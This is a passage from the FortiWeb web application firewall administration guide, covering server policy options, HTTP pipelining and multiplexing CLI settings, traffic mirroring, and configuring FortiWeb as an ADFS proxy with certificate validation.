HTTPS Header Insertion	**Client Certificate Forwarding—**Enable to configure FortiWeb to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an `X-Client-Cert:` HTTP header when it forwards the traffic to the protected web server. FortiWeb still validates the client certificate itself, but this forwarding action can be useful if the web server requires the client certificate for server-side identity-based functionality **Note**: It is necessary to set **Certificate Verification** to make this option effective. Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**. **Custom Header of CCF Subject**—Enter a custom subject header that will be inserted in the X.509 personal certificate presented by the client during the SSL/TLS handshake. Available only if **Client Certificate Forwarding** is selected.

	Custom Header of CCF Certificate—Enter a custom certificate header that will be inserted in the X.509 personal certificate presented by the client during the SSL/TLS handshake. Available only if **Client Certificate Forwarding** is selected. **Add HSTS Header—**Enable to combat MITM attacks on HTTP by injecting the RFC 6797 (HTTP://tools.ietf.org/html/rfc6797) strict transport security header into the reply. For example: `Strict-Transport-Security: max-age=31536000;includeSubDomains;preload` This header forces clients to use HTTPS for subsequent visits to this domain. If the certificate is invalid, the client's web browser receives a fatal connection error and does not display a dialog that allows the user to override the certificate mismatch error and continue. Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**. **Max. Age—**Specify the time to live in seconds for the HSTS header. Available only if **Add HSTS Header** is selected. **Include Sub Domains—**Enable to add `includeSubDomains` header. Available only if **Add HSTS Header** is selected. **Preload—**Enable to add `Preload` header. Available only if **Add HSTS Header** is selected. **Add HPKP Header—**Select an HPKP profile, if any, to use to verify certificates when clients attempt to access a server. HPKP prevents attackers from carrying out Man in the Middle (MITM) attacks with forged certificates. For details, see HTTP Public Key Pinning on page 311. Available only if you specify a value for HTTPS Service on page 243.
Redirect HTTP to HTTPS	Select to automatically redirect all HTTP requests to the HTTPS service with the same URL and parameters. If you select this option, ensure to configure HTTPS Service on page 243. If selected, FortiWeb does not apply the protection profile for this policy specified by the Web Protection Profile on page 249 to the redirected traffic. This option can replace redirection functionality that you create using URL rewriting rules. For details, see Example: HTTP-to-HTTPS redirect on page 364. This option is available only in Reverse Proxy mode.
Traffic Mirror	Enable to mirror all traffic to the third party devices per the traffic mirror policy.
Traffic Mirror Policy	Select the traffic mirror policy you have created to determine which policy to apply to the connection.
Traffic Mirror Type	For True Transparent Proxy mode, only Client Side type is available, which only allows traffic from client side to be sent to IPS/IDS devices. For Reverse Proxy mode: • Client Side—only allow traffic from client side to be sent to IPS/IDS devices.

	• Server Side—only allow traffic from server side to be sent to IPS/IDS devices. • Client and Server—allow traffic from both client and server sides to be sent to IPS/IDS devices.
Application Delivery	
Proxy Protocol	Enable this option when proxy servers or load balancers are installed before FortiWeb, for example, when a load balancer with proxy protocol enabled is deployed before FortiWeb-VM on AWS. When Proxy Protocol is enabled, FortiWeb can receive client connection information in the proxy protocol package passed through proxy servers and load balancers.
Retry On	Enable to configure whether to retry a failed TCP connection or HTTP request in Reverse Proxy mode. A TCP connection failure retry can help when pserver is unreachable unexpectedly, FortiWeb will reconnect the single server or switch to the other server when more than one pserver is available in the server pool. An HTTP layer retry can help when pserver can be connected but it returns certain failure response codes, such as 404, 408, 500, 501, 502, 503, and 504. FortiWeb will reconnect the single server or switch to the other server when more than one pserver is available in the server pool.
Retry On TCP Connection Failure	Enable to configure the retry times in case of any TCP connection failure.
Retry Times On Connection Failure	Enter the retry times when FortiWeb reconnects the single server or switch to the other pserver. The valid range is 1-5.
Retry On Cache Size	Enter a cache size limit for the HTTP request packet. HTTP failure retry will take effect once the request packet size is smaller than this defined size. TCP connection failure retry will take effect once the HTTP request packet size in TCP connection is smaller than this defined size.
Retry On HTTP Failure	Enable to configure the retry times and failure response code in case of any TCP connection failure.
Retry Times On HTTP Failure	Enter the retry times when FortiWeb reconnects the single server or switch to the other pserver. The valid range is 1-5.
Retry On HTTP Return Code	Select the failure return code when pserver can be connected to determine enabling HTTP failure retry.
Web Cache	Enable to create a web cache policy to allow FortiWeb to cache responses from your servers.
Comments	Type a description or other comment. The description can be up to 999 characters long.
Scripting	

Scripting	Enable to use Lua scripts to perform actions that are not currently supported by the built-in feature set. You can use Lua scripts to write simple, network aware pieces of code that will influence network traffic in a variety of ways. By using the scripts, you can customize FortiWeb's features by granularly controlling the traffic flow or even the contents of given sessions or packets. For more information, see Script Reference Guide.
Scripting List	Select the scripts to run.
Security Configuration	
Monitor Mode	Enable to override any actions included in the profiles. Instead, FortiWeb will accept all requests and generate an alert email and/or log message for all policy violations. This setting does not affect any rewriting or redirection actions in the protection profiles, including the action to remove poisoned cookies. **Note:** Logging and/or alert email occur only if you enable and configure them. For details, see Logging on page 793 and Alert email on page 818.
Syn Cookie	Enable to prevent TCP `SYN` floods. Also configure Half Open Threshold on page 249. For details, see Preventing a TCP SYN flood on page 678. This option is available only in Reverse Proxy, True Transparent Proxy, and WCCP mode.
ZTNA Profile	Select the ZTNA profile you have created. For details, see Zero Trust Network Access (ZTNA) This option is available only when: • HTTPS service is selected. • Operation mode is Reverse Proxy.
Half Open Threshold	Type the TCP `SYN` cookie threshold in packets per second. Also configure Syn Cookie on page 249. Available only when the operating mode is Reverse Proxy, True Transparent Proxy, or WCCP.
Web Protection Profile	Select the profile to apply to the connections that this policy accepts, or select **Create New** to add a new profile in a pop-up window, without leaving the current page. For details on specific protection profiles, see one of the following topics: • Configuring a protection profile for inline topologies on page 219 • Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229 **Note:** The current operation mode determines which profiles are available. For details, see How operation mode affects server policy behavior on page 209. **Note:**FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1. If the Deployment Mode on page 240 is set to **HTTP Content Routing**, this option is effective when you create the list of content routing policies.

Allow List	Select the server policy based allow list. If a request matches the conditions in this allow list, it will be directly forwarded to the back-end server without further security scan. If the server policy based allow list is referenced, the global allow list will be disabled for this policy. If you leave this field empty, the system will use the global allow list for this server policy. For how to create allow list at the server policy level, see Configuring the allow list at server policy level on page 215.
Replacement Message	Select the replacement message to apply to the policy.
View Profile Details	Click to display the settings of the current profile without leaving the current page. When viewing a profile, you can also modify its settings from here. To return to the policy settings, click **Back to Policy Settings**.
URL Case Sensitivity	Enable to differentiate uniform resource locators (URLs) according to upper case and lower case letters for features that act upon the URLs in the headers of HTTP requests, such as IP list rules. For example, when this option is enabled, an HTTP request involving `HTTP://www.Example.com/` would **not** match profile features that specify `HTTP://www.example.com` (difference is lower case “e”).
Log Config	

Enable Traffic Log	Enable to generate traffic log for traffic that is on this server policy. Disable to stop generating traffic log for this server policy. This field is available only when traffic log is enabled from CLI `config log traffic-log`, which is the global switch for traffic logs.
	• If the `status` is set to `disable` in `config log traffic-log`, the system won't generate traffic log even if you have enabled it in **Server Policy**.
	• If traffic log is:
	  • Enabled in `config log traffic-log`,
	  • Enabled in server policy A,
	  • Disabled in server policy B,
	then the system will only generate traffic log for server policy A.

Machine Learning	
Anomaly Detection	Click **Create** to create an anomaly detection policy. See Enabling machine learning policy for details.
Bot Detection	Click **Create** to create a bot detection policy. See Enabling machine learning policy for details.

5. Click **OK**.
   The server policy is displayed in the list on **Policy > Server Policy**. Initially, it is enabled. For details on disabling a policy without deleting it, see Enabling or disabling a policy on page 253.
   Legitimate traffic should now be able to flow, while policy-violating traffic (that is, traffic that is prohibited by the settings in your policy or protection profile) may be blocked, depending on your **Action** settings for the rule that the traffic has violated.

allowlisted items are **not** included in policy enforcement. For details, see "Configuring the global object allow list" on page 1.

6. To verify the policy, test it by forming connections between legitimate clients and servers at various points within your network topology. Also attempt to send traffic that violates your policy, and should be logged, modified, or blocked.

If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policy is blocking attacks as you expect. For details, see Vulnerability scans on page 699.

If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. For details, see Troubleshooting on page 870 and Reducing false positives on page 864. Also consider troubleshooting recommendations included with each feature's instructions.

See also

- HTTP pipelining on page 251
- How operation mode affects server policy behavior on page 209
- How to offload or inspect HTTPS on page 294
- Forcing clients to use HTTPS on page 310
- Enabling or disabling a policy on page 253
- Sequence of scans on page 22
- External load balancers: before or after? on page 63
- HTTP sessions & security on page 39

HTTP pipelining

For clients that support HTTP 1.1, FortiWeb accelerates transactions by bundling them inside the same TCP connection, instead of waiting for a response before sending/receiving the next request. This can increase performance when pages containing many images, scripts, and other auxiliary files are all hosted on the same domain, and therefore logically could use the same connection.

Many browsers used on smart phones prefer to pipeline their HTTP requests.

When FortiWeb is operating in Reverse Proxy or True Transparent Proxy mode, it can automatically use HTTP pipelining for requests with the following characteristics:

- HTTP version is 1.1
- The Connection general-header field does not include the "close" option (for example, `Connection: close`)
- The HTTP method is `GET` or `HEAD`

Although it is enabled by default, you can use a CLI command to disable or re-enable HTTP pipelining for a specific server policy.

To disable or enable HTTP pipelining

1. Connect to the CLI.
2. In each policy that requires it, enter these commands:

```
config server-policy policy
  edit <policy_name>
```

```
        set HTTP-pipeline {enable | disable}
    next
end
```

For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

See also

- Defining your protected/allowed HTTP “Host:” header names on page 152
- Defining your web servers on page 155

Multiplexing client connections

By default, FortiWeb establishes a connection with the server for each client that makes a request to the server. When a client makes a request, FortiWeb creates a connection to the server for that client's request. If a second client makes a request, FortiWeb creates another connection to the server for the second client's request.

You can configure multiplexing so that FortiWeb uses a single connection to a server for requests from multiple clients. If multiplexing is configured, when a client makes a request, FortiWeb establishes a connection to the server for that client's request. Once the request has been completed, FortiWeb caches the connection. If a second client then makes a request to the server, FortiWeb uses the cached connection for the second client's request. You can configure the circumstances in which FortiWeb caches a server connection and reuses it for requests from other clients.

To configure multiplexing

1. Connect to the CLI.
2. In each policy that requires it, enter these commands:

```
config server-policy server-pool
   edit <server_pool_name>
      set HTTP-reuse {aggressive | always | never | safe}
      set reuse-conn-idle-time <int>
      set reuse-conn-max-count <int>
      set reuse-conn-max-request <int>
      set reuse-conn-total-time <int>
   next
end
```

For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Enabling or disabling a policy

You can individually enable and disable policies.

When the operation mode is Reverse Proxy, disabling a policy could block traffic if no remaining active policies match that traffic. When no policies exist or none are enabled, the FortiWeb appliance blocks all HTTP/HTTPS traffic.

Even if you disable a server policy, it still consumes memory (RAM). If you do not plan to use the policy for some time, consider deleting it instead.

To enable or disable a policy

1. Go to **Policy > Server Policy**.
2. In the row corresponding to the policy that you want to **enable**, click the switch on in the **Enable** column.
3. In the row corresponding to the policy that you want to **disable**, click the switch off in the **Enable** column.

Configuring traffic mirror

In Reverse Proxy and True Transparent Proxy modes, you can configure FortiWeb to send traffic to third party IPS/IDS devices through network interfaces for traffic monitoring.

In Reverse Proxy mode, traffic mirror on both virtual server and real server are supported; while in True Transparent Proxy mode, only traffic mirror of virtual server is supported.

Traffic mirror supports thee topologies of IDS/IPS:

- Directly connect to a physical port of FortiWeb;
- Connect to FortiWeb by the switch (destination MAC address is required);
- Connect to FortiWeb through the network (IDS/IPS operates in server mode).

Accordingly, three modes for traffic mirror are available:

- Direct mode
- Switch mode
- Server mode

Enabling traffic mirror

Before you can begin configuring traffic mirror, you have to enable it. By default, traffic mirror is disabled.

To enable traffic mirror

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Enable **Traffic Mirror**.
3. Click **Apply**.

Creating a traffic mirror rule

To create a traffic mirror rule

If traffic mirror is not enabled in **Feature Visibility**, you must enable it before you can create a traffic mirror rule. To enable traffic mirror, go to **System > Config > Feature Visibility** and enable **Traffic Mirror**.

1. Go to **Server Objects > Traffic Mirror**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Click **Create New**.
3. Enter a name that can be referenced by other parts of the configuration for the policy.
4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

Mode	Three modes are available here: • Direct: the mirrored packets are directly sent to IPS/IDS devices. • Switch: the mirrored packets are sent to IPS/IDS devices through the switch. • Server: the mirrored packets are sent to the designated IP of IPS/IDS devices. With different mode, you need to configure the following respectively.
Interface	For Direct mode, select the FortiWeb port to connect to IPS/IDS device. For Switch mode, select the FortiWeb port to connect to the switch.
Destination Mac	Only for Switch mode, type the MAC of IPS/IDS interface, where the traffic from FortiWeb goes to.
Server IP	Only for Server mode, enter the designated IP of IPS/IDS devices.
Server Port	Only for Server mode, enter the HTTP port that the IPS/IDS devices can listen to.

7. Click **OK**.
   For a traffic mirror policy, you can set multiple rules.

Configuring a traffic mirror policy

To apply a mirror policy rule to the policy

1. Go to **Policy > Server Policy**.
2. In **Network Configuration** section, enable **Traffic Mirror**.
3. Configure these settings:

Traffic Mirror Policy	Select the traffic mirror policy you have created to determine which policy to apply to the connection.
Traffic Mirror Type	For True Transparent Proxy mode, only Client Side type is available, which only allows traffic from client side to be sent to IPS/IDS devices. For Reverse Proxy mode: • Client Side:only allow traffic from client side to be sent to IPS/IDS devices. • Server Side: only allow traffic from server side to be sent to IPS/IDS devices. • Client and Server: allow traffic from both client and server sides to be sent to IPS/IDS devices.

4. Click **OK**.

ADFS Proxy

FortiWeb as an ADFS proxy

Active Directory Federation Services (ADFS) is a Single Sign-On (SSO) solution created by Microsoft. It provides users with authenticated access to applications located across organizational boundaries. Developed to provide flexibility, ADFS gives organizations the ability to simplify the user experience: users only need to remember a single set of credentials to access multiple applications through SSO.

Usually, the ADFS server is deployed inside your organization’s internal network. If you have an application (or web service) that is Internet facing, this can cause an issue, becasue when a user on the Internet contacts the application (or web service), then the application redirects the user to the ADFS server for identity authentication, the user will not be able to connect to the internal ADFS server.

To solve this issue, FortiWeb can be deployed as an ADFS proxy in your organization’s perimeter network (DMZ or extranet). The external clients connect to FortiWeb when requesting the security token, FortiWeb then forwards the requests to the ADFS server in the internal network. As far as the user is concerned, they do not know they are talking to an ADFS proxy, because the federation services are accessed by the same URLs.

Except from playing the role of ADFS proxy, FortiWeb also acts as a web applicaiton firewall for your ADFS servers. You can leverage the powerful threats protection features on FortiWeb to keep your ADFS servers safe from vulnerability exploits, bots, malware uploads, DoS attacks, advanced persistent threats (APTs), and zero day attacks.

The workflow of the ADFS authentication process

The following figure illustrates a typical ADFS authentication process, and the FortiWeb's role in it.



Initiation	**1**	The user sends access requests to a web applicaiton which requires identity authentication.
	2	The web application responds with a URL that redirects the user to the ADFS server for identity authentication.
Certificate authentication process	**3A**	The user sends a certificate authentication request to the service port 49443 of FortiWeb.
	4A	FortiWeb uses the locally installed CA to verify if the certificate is valid. If yes, FortiWeb forwards the certificate authentication request to the ADFS server.
User credential authentication process	**3B**	The user sends a user name and password authentication request to the service port 443 of FortiWeb.
	4B	FortiWeb forwards the user name and password to the ADFS server.
Authentication result feedback	**5**	Upon authenticating, the ADFS server provides the user with an authentication claim.
Connection to web application	**6**	The user's browser then forwards this claim to the target application.

FortiWeb supports the following ADFS versions:

- ADFS 3.0 on Windows Server 2012 R2
- ADFS 4.0 on Windows Server 2016
- ADFS 5.0 on Windows Server 2019

From 6.3.0, FortiWeb has added support for Microsoft Server API version 2. In versions earlier than 6.3.0, FortiWeb only supports Microsoft Server API version 1.

Configuring FortiWeb as an ADFS proxy

To configure FortiWeb as an ADFS proxy, you need to:

- Create a virtual server specifying the IP address and network interface.
- Import a certificate file to set up secure connections with the ADFS servers.
- Create a server pool that contains the ADFS server. It's supported to add single server in an ADFS server pool.
- Import a CA file to verify the certificate authentication requests from Internet users (for certificate authentication requests).
- Create an ADFS server policy that references the virtual server, server pool, certificate validation rule, the service ports for certificate authentication requests and credential authentication requests, etc.

When deployed as an ADFS proxy, FortiWeb supports only the Reverse Proxy operation mode.

For details on the ADFS proxy configurations, please see the subsections under this topic.

Until you configure and enable at least one policy, FortiWeb will by default deny all traffic.

Configuring a virtual server

Virtual server defines the network interface and IP address where traffic destined for a server pool arrives. When the FortiWeb appliance receives traffic destined for a virtual server, it can then forward the traffic to an ADFS server.

To configure a virtual server

1. Go to **Server Objects > Server > Virtual Server**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
Use Interface IP	Select if you want use the IP address of the specified network interface as the address of the virtual server.
IPv4 Address **IPv6 Address**	Enter the IP address and subnet of the virtual server. The IP address should be the public IP address of the ADFS service. **Note:** If a policy uses **any** virtual servers with IPv6 addresses, FortiWeb does not apply features in the policy that do not yet support IPv6, even if you include them in the policy.

Interface	Select the network interface the virtual server is bound to and where traffic destined for the virtual server arrives. To configure an interface, go to **Network > Interface**. For details, see "To configure a network interface or bridge" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).

4. Click **OK**.

Creating an ADFS server pool

When FortiWeb receives traffic destined for the virtual server, it forwards the traffic to the server pool containing the ADFS servers.

The ADFS servers require a valid client certificate to secure the connections. You need to upload the client certificate for FortiWeb, then reference this certificate in the server pool settings.

To upload a certificate

1. Go to **Server Objects > Certificates > Local**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category.
2. Click **Import**.
3. Select **PKCS12 Certficate** for the **Type** option.
4. Click **Browse** to locate the PKCS12 certificate file that you want to upload.
5. Type the password that was used to encrypt the file, so that FortiWeb can decrypt and install the certificate. Skip this step if the certificate file is not encrypted with a password.
6. Click **OK**.

To configure a server pool

1. Go to **System > Config > Feature Visibility**, then enable **ADFS Policy**. Skip this step if it is already enabled.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **System Configuration** category.
2. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category.
3. Click **Create New > Create ADFS Server Pool**.
4. Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
5. Type a name for the ADFS Server. It should be the federation service name. This option is mandatory if the ADFS Server needs to verify the server name in the SSL handshake.
6. Select **Single Server** or **Server Balance**. In Server Balance mode, you can add multiple servers in server pool. The load balancing rule for the ADFS server is Source IP Hash. It distributes new TCP connections using a hash algorithm based on the source IP address of the request.
7. If you have selected Server Balance, specify a Server Health Check rule to test server availability. By default, this health check is used for all pool members, but you can use the pool member configuration to assign a different health check to a member. For details, see Configuring server up/down checks on page 155.
8. Type comments if any.

9. Click **OK** to create the server pool. The ADFS server pool type is Reverse Proxy by default, and it only supports single server in the server pool.
10. Click **Create New** to create a server pool rule.
11. Configure these settings:

ID	The index number of the member entry within the server pool. FortiWeb automatically assigns the next available index number.
Status	• **Enable**—Specifies that this pool member can receive new sessions from FortiWeb. • **Disable**—Specifies that this pool member does not receive new sessions from FortiWeb and FortiWeb closes any current sessions as soon as possible. • **Maintenance**—Specifies that this pool member does not receive new sessions from FortiWeb but FortiWeb maintains any current connections.
Server Type	Select either **IP** or **Domain** to indicate how you want to define the pool member. If you select **Domain**, ensure you have configured a DNS server so that FortiWeb can query and resolve the domain name to an IP address.
IP	If you have selected **IP** for **Server Type**, type the ADFS server's IP.
Domain	If you have selected **Domain** for **Server Type**, type the ADFS server's domain name. FortiWeb will query the DNS server and resolve the domain name to an IP address.
Port	Type the TCP port number where the pool member listens for connections from FortiWeb. The default port number used is 443. The port number may vary. Check the ones used by your ADFS servers and enter the number here.
Connection Limit	Specifies the maximum number of TCP connections that FortiWeb forwards to this pool member. The default is `0` (disabled). The valid range is from 0 to 1,048,576.
Inherit Health Check	Disable to use the health check specified by **Server Health Check** in this server pool rule instead of the one specified in the server pool configuration. Available only if **Server Balance** is selected.
Health Check Domain Name	Enter an HTTP host header name to test the availability of a specific host. This is useful if the pool member hosts multiple websites (virtual hosting environment). Available only if **Server Balance** is selected.

Backup Server	When this option is selected and all the members of the server pool fail their server health check, FortiWeb routes any connections for the pool to this server. The backup server mechanism does not work if you do not specify server health checks for the pool members. If you select this option for more than one pool member, FortiWeb uses the load balancing algorithm to determine which member to use. Available only if **Server Balance** is selected.
Username for Registration	Type the username that will be used by FortiWeb to connect with the ADFS server. The credentials can be either of the following: • The internal/corporate domain credentials for an account that is member of the local Administrators group on the internal ADFS servers (does not have to be the ADFS service account) • The internal/corporate domain ADFS service account credentials, as used during the ADFS configuration. You should include the domain to which FortiWeb and the ADFS server belong. For example, domain1\administrator.
Password for Registration	Type the password for the username entered above.
Client Certificate	Select the client certificate that you have uploaded in the previous steps. It is used to secure the connections between FortiWeb and the ADFS server.

12. Configure SSL settings if necessary.

Supported SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to this pool member. For details, see "Supported cipher suites & protocol versions" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
SSL/TLS Encryption Level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security, or custom configuration. For details, see "Supported cipher suites & protocol versions" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Session Ticket Reuse	Enable so that FortiWeb reuses the session ticket when establishing an SSL connection to a pserver. If the SSL connection has a server name, FortiWeb can only reuse a session ticket for the specified pserver.
Session ID Reuse	Enable so that FortiWeb reuses the session ID when establishing an SSL connection to a pserver. If the SSL connection has a server name, FortiWeb can only reuse a session ID for the specified pserver. If both a session ticket and ID exist for a pserver, FortiWeb will reuse the ticket.

13. Configure advanced settings if necessary.

Recover	Specifies the number of seconds that FortiWeb waits before it forwards traffic to this pool member after a health check indicates that this server is available again. The default is `0` (disabled). The valid range is 0 to 86,400 seconds. After the recovery period elapses, FortiWeb assigns connections at the rate specified by Warm Rate on page 262. Examples of when the server experiences a recovery and warm-up period: • A server is coming back online after the health check monitor detected it was down. • A network service is brought up before other daemons have finished initializing and therefore the server is using more CPU and memory resources than when startup is complete. To avoid connection problems, specify the separate warm-up rate, recovery rate, or both. **Tip:** During scheduled maintenance, you can also manually apply these limits by setting **Status** to **Maintenance**.
Warm Up	Specifies for how long FortiWeb forwards traffic at a reduced rate after a health check indicates that this pool member is available again but it cannot yet handle a full connection load. For example, when the pool member begins to respond but startup is not fully complete. The default is `0` (disabled). The valid range is 1 to 86,400 seconds.
Warm Rate	Specifies the maximum connection rate while the pool member is starting up. The default is `10` connections per second. The valid range is 0 to 86,400 connections per second. The warm up calibration is useful with servers that bring up the network service before other daemons are initialized. As these types of servers come online, CPU and memory are more utilized than they are during normal operation. For these servers, you define separate rates based on warm-up and recovery behavior. For example, if Warm Up on page 262 is 5 and **Warm Rate** is 2, the maximum number of new connections increases at the following rate: • 1st second—Total of 2 new connections allowed (0+2). • 2nd second—2 new connections added for a total of 4 new connections allowed (2+2). • 3rd second—2 new connections added for a total of 6 new connections allowed (4+2). • 4th second—2 new connections added for a total of 8 new connections allowed (6+2). • 5th second—2 new connections added for a total of 10 new connections allowed (8+2).

14. Click **OK**.

Uploading trusted CA certificates

In order for FortiWeb to authenticate client certificates, you must upload trusted CA certificates to FortiWeb.

To be valid, a client certificate must:

- Not be expired.
- Not be revoked by a certificate revocation list (CRL).
- Be signed by a certificate authority (CA) whose certificate you have imported into the FortiWeb appliance. For details, see "Uploading trusted CA certificates" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
- Contain a `CA` field whose value matches a CA's certificate.
- Contain an `Issuer` field whose value matches the `Subject` field in a CA's certificate.

Certificate validation rules tell FortiWeb which set of CA certificates to use when it validates personal certificates. They also specify a CRL, if any, if the client's certificate must be checked for revocation.

To use CA certificates in a certificate verification rule for PKI authentication, you'll need to create a CA group for the CA certificate(s) that you want to include.

To upload a CA's certificate

1. Obtain a copy of your CA's certificate file.
   If you are using a commercial CA, your web browser should already contain a copy in its CA trust store. Export a copy of the file to your desktop or other folder.
   If you are using your own private CA, download a copy from your CA's server. For example, on Windows Server 2003, you would go to:
   `HTTPs://<ca-server_ipv4>/certsrv/`
   where `<ca-server_ipv4>` is the IP address of your CA server. Log in as `Administrator`. Other accounts may not have sufficient privileges. The **Microsoft Certificate Services** home page for your server's CA should appear, and you can download a CA certificate, certificate chain, or CRL from there.

   Verify that your private CA's certificate does not contain its private keys. Disclosure of private keys compromises the security of your network, and will require you to revoke and regenerate all certificates signed by that CA.

2. Go to **Server Objects > Certificates > CA** and select the **CA** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see "Permissions" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
3. Click **Import** to upload a certificate.
4. Enable **Local PC** and browse to find a certificate file.
5. Click **OK**.
6. To use the CA certificate when validating clients' personal certificates, select it in a CA certificate group, which is then selected in a certificate verification rule. For details, see **To configure a CA certificate group**.

To configure a CA certificate group

1. Go to **Server Objects > Certificates > CA** and select the **CA Group** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category.

2. Click **Create New**.
3. For **Name**, enter a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. Click **OK**.
5. Click **Create New**.
6. For **ID**, FortiWeb automatically assigns the next available index number.
7. For **CA**, select the name of a certificate authority's certificate that you previously uploaded and want to add to the group.
8. Enable **Publish CA Distinguished Name** to list only certificates related to the specified CA. This is beneficial when a client installs many certificates in its browser or when apps don't list client certificates. If you enable this option, also enable the option in a certificate validation rule. For details, see **To configure a certificate validation rule**.
9. Click **OK**.
10. To apply a CA group, select it in a certificate verification rule. For details, see **To configure a certificate validation rule**.

To configure a certificate validation rule

1. Go to **Server Objects > Certificates > Certificate Verify**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category.
2. Click **Create New**.
3. Configure these settings:

Name	Type a name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
CA Group	Select the name of the CA Group you have created in the previous steps.
CRL Group	Select the name of an existing CRL Group, if any, to use to verify the revocation status of client certificates. For details, see "Revoking certificates" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Publish CA Distinguished Name	Enable to list only certificates related to the specified CA group. This is beneficial when a client installs many certificates in its browser or when apps don't list client certificates. If you enable this option, also enable the option in a CA group. For details, see "Grouping trusted CA certificates" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Strictly Require Client Certificate	Enable it so that FortiWeb requires a client to provide a client certificate during the SSL handshake. When enabled, if a client doesn't provide a client certificate during the SSL handshake, FortiWeb won't accept the request.

4. Click **OK**.

Creating an ADFS server policy

To configure a policy

1. Go to **System > Config > Feature Visibility**, then enable **ADFS Policy**. Skip this step if it is already enabled. To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **System Configuration** category.
2. Go to **Policy > Server Policy**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category.
3. Click **Create New > Create ADFS policy**.
4. Configure the following settings.

Policy Name	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
Virtual Server	Select the name of the virtual server you have created.
Server Pool	Select the name of the server pool you have created.
